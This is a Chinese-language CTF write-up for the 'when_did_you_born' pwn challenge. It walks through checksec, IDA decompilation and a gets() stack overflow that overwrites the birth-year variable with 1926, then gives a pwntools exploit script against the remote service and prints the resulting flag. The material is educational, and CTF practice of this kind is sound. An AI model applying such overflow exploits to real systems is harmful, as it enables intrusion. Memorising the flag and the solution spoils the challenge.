




```
giantbranch@ubuntu:~/CTF/PWN/pwn3$ checksec when_did_you_born
[*] '/home/giantbranch/CTF/PWN/pwn3/when_did_you_born'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
giantbranch@ubuntu:~/CTF/PWN/pwn3$ file when_did_you_born
when_did_you_born: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamica
lly linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, Build
ID[sha1]=718185b5ec9c26eb9aeccfa0ab53678e34fee00a, stripped
giantbranch@ubuntu:~/CTF/PWN/pwn3$ 
```

- 先用checksec查看它开了哪些保护
- 在用file看一下文件类型
- nc连接，尝试运行一下，看看都有什么功能



```
giantbranch@ubuntu:~/CTF/PWN/pwn3$ checksec when_did_you_born
[*] '/home/giantbranch/CTF/PWN/pwn3/when_did_you_born'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
giantbranch@ubuntu:~/CTF/PWN/pwn3$ file when_did_you_born
when_did_you_born: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamica
lly linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, Build
ID[sha1]=718185b5ec9c26eb9aeccfa0ab53678e34fee00a, stripped
giantbranch@ubuntu:~/CTF/PWN/pwn3$ ./when_did_you_born
bash: ./when_did_you_born: Permission denied
giantbranch@ubuntu:~/CTF/PWN/pwn3$ nc 111.198.29.45 33219
What's Your Birth?
2000
What's Your Name?
lu
You Are Born In 2000
You Are Naive.
You Speed One Second Here.
giantbranch@ubuntu:~/CTF/PWN/pwn3$ 
```

- 然后放入IDA中，找到main函数，F5



Function name
- _init_proc
- _puts
- ___stack_chk_fail
- _setbuf
- _system
- _printf
- ___libc_start_main
- _getchar
- _gets
- ___isoc99_scanf
- __gmon_start__
- start
- sub_400760
- sub_4007E0
- sub_400800
- main
- init
- fini
- _term_proc
- puts
- __stack_chk_fail
- setbuf
- system
- printf
- __libc_start_main
- getchar
- gets
- __isoc99_scanf

Line 16 of 28

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax@4
  __int64 v4; // rdx@9
  char v5; // [sp+0h] [bp-20h]@5
  unsigned int v6; // [sp+8h] [bp-18h]@1
  __int64 v7; // [sp+18h] [bp-8h]@1

  v7 = *MK_FP(__FS__, 40LL);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v6);
  while ( getchar() != 10 )
    ;
  if ( v6 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v5);
    printf("You Are Born In %d\n", v6);
    if ( v6 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  v4 = *MK_FP(__FS__, 40LL) ^ v7;
  return result;
}
```

00000826 main:1


- 分析如下函数

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax@4
  __int64 v4; // rdx@9
  char v5; // [sp+0h] [bp-20h]@5
  unsigned int v6; // [sp+8h] [bp-18h]@1
  __int64 v7; // [sp+18h] [bp-8h]@1

  v7 = *MK_FP(__FS__, 40LL);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v6);
  while ( getchar() != 10 )
    ;
  if ( v6 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v5);
    printf("You Are Born In %d\n", v6);
    if ( v6 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  v4 = *MK_FP(__FS__, 40LL) ^ v7;
  return result;
}
```

分析结果如下：

如果第一次输入的v6=1926，则程序直接跳过cat flag，因此第一次输入v6的值为1926，但是程序在else里面要判断v6 == 1926，如此矛盾之下，当然想到了溢出覆盖了，这里是栈溢出，观察代码中的溢出点，发现get(&v5)这个地方可以作为溢出点（get函数没有做任何限制），只需要在输入v5（name）的时候覆盖掉原来的v6的值，替换为1926即可达到目的，cat flag

- 首先，查看v6和v5之间相差多少个字节，确定要填充的字节数




```
-0000000000000020 ; U       : undefine
-0000000000000020 ; Use data definition commands to create local variables and fu
-0000000000000020 ; Two special fields " r" and " s" represent return address and
-0000000000000020 ; Frame size: 20; Saved regs: 8; Purge: 0
-0000000000000020 ;
-0000000000000020
-0000000000000020 var_20          db ?
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
-000000000000001C                 db ? ; undefined
-000000000000001B                 db ? ; undefined
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018 var_18          dd ?
-0000000000000014                 db ? ; undefined
-0000000000000013                 db ? ; undefined
-0000000000000012                 db ? ; undefined
-0000000000000011                 db ? ; undefined
-0000000000000010                 db ? ; undefined
-000000000000000F                 db ? ; undefined
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
```

相差8个字节数

- 编写exp

```python
from pwn import *

#设置目标机的信息，用来建立远程链接，url或ip指明了主机，port设置端口
r = remote("111.198.29.45", 33219)

#设置payload，准备覆盖
payload = 'a' * (0x20 - 0x18) + p64(1926)

#这是接受消息，直到什么停止这样
r.recvuntil("What's Your Birth?\n")
#发送消息
r.sendline("2000")

r.recvuntil("What's Your Name?\n")
r.sendline(payload)

print r.recv()
print r.recv()
```

- 测试



```
giantbranch@ubuntu:~/CTF/PWN/pwn3$ python exp3.py
[+] Opening connection to 111.198.29.45 on port 33219: Done
You Are Born In 1926
You Shall Have Flag.
cyberpeace{c967416121c752cd5f57aac9c0f56859}

Traceback (most recent call last):
  File "exp3.py", line 14, in <module>
```

- 结果

```
cyberpeace{c967416121c752cd5f57aac9c0f56859}
```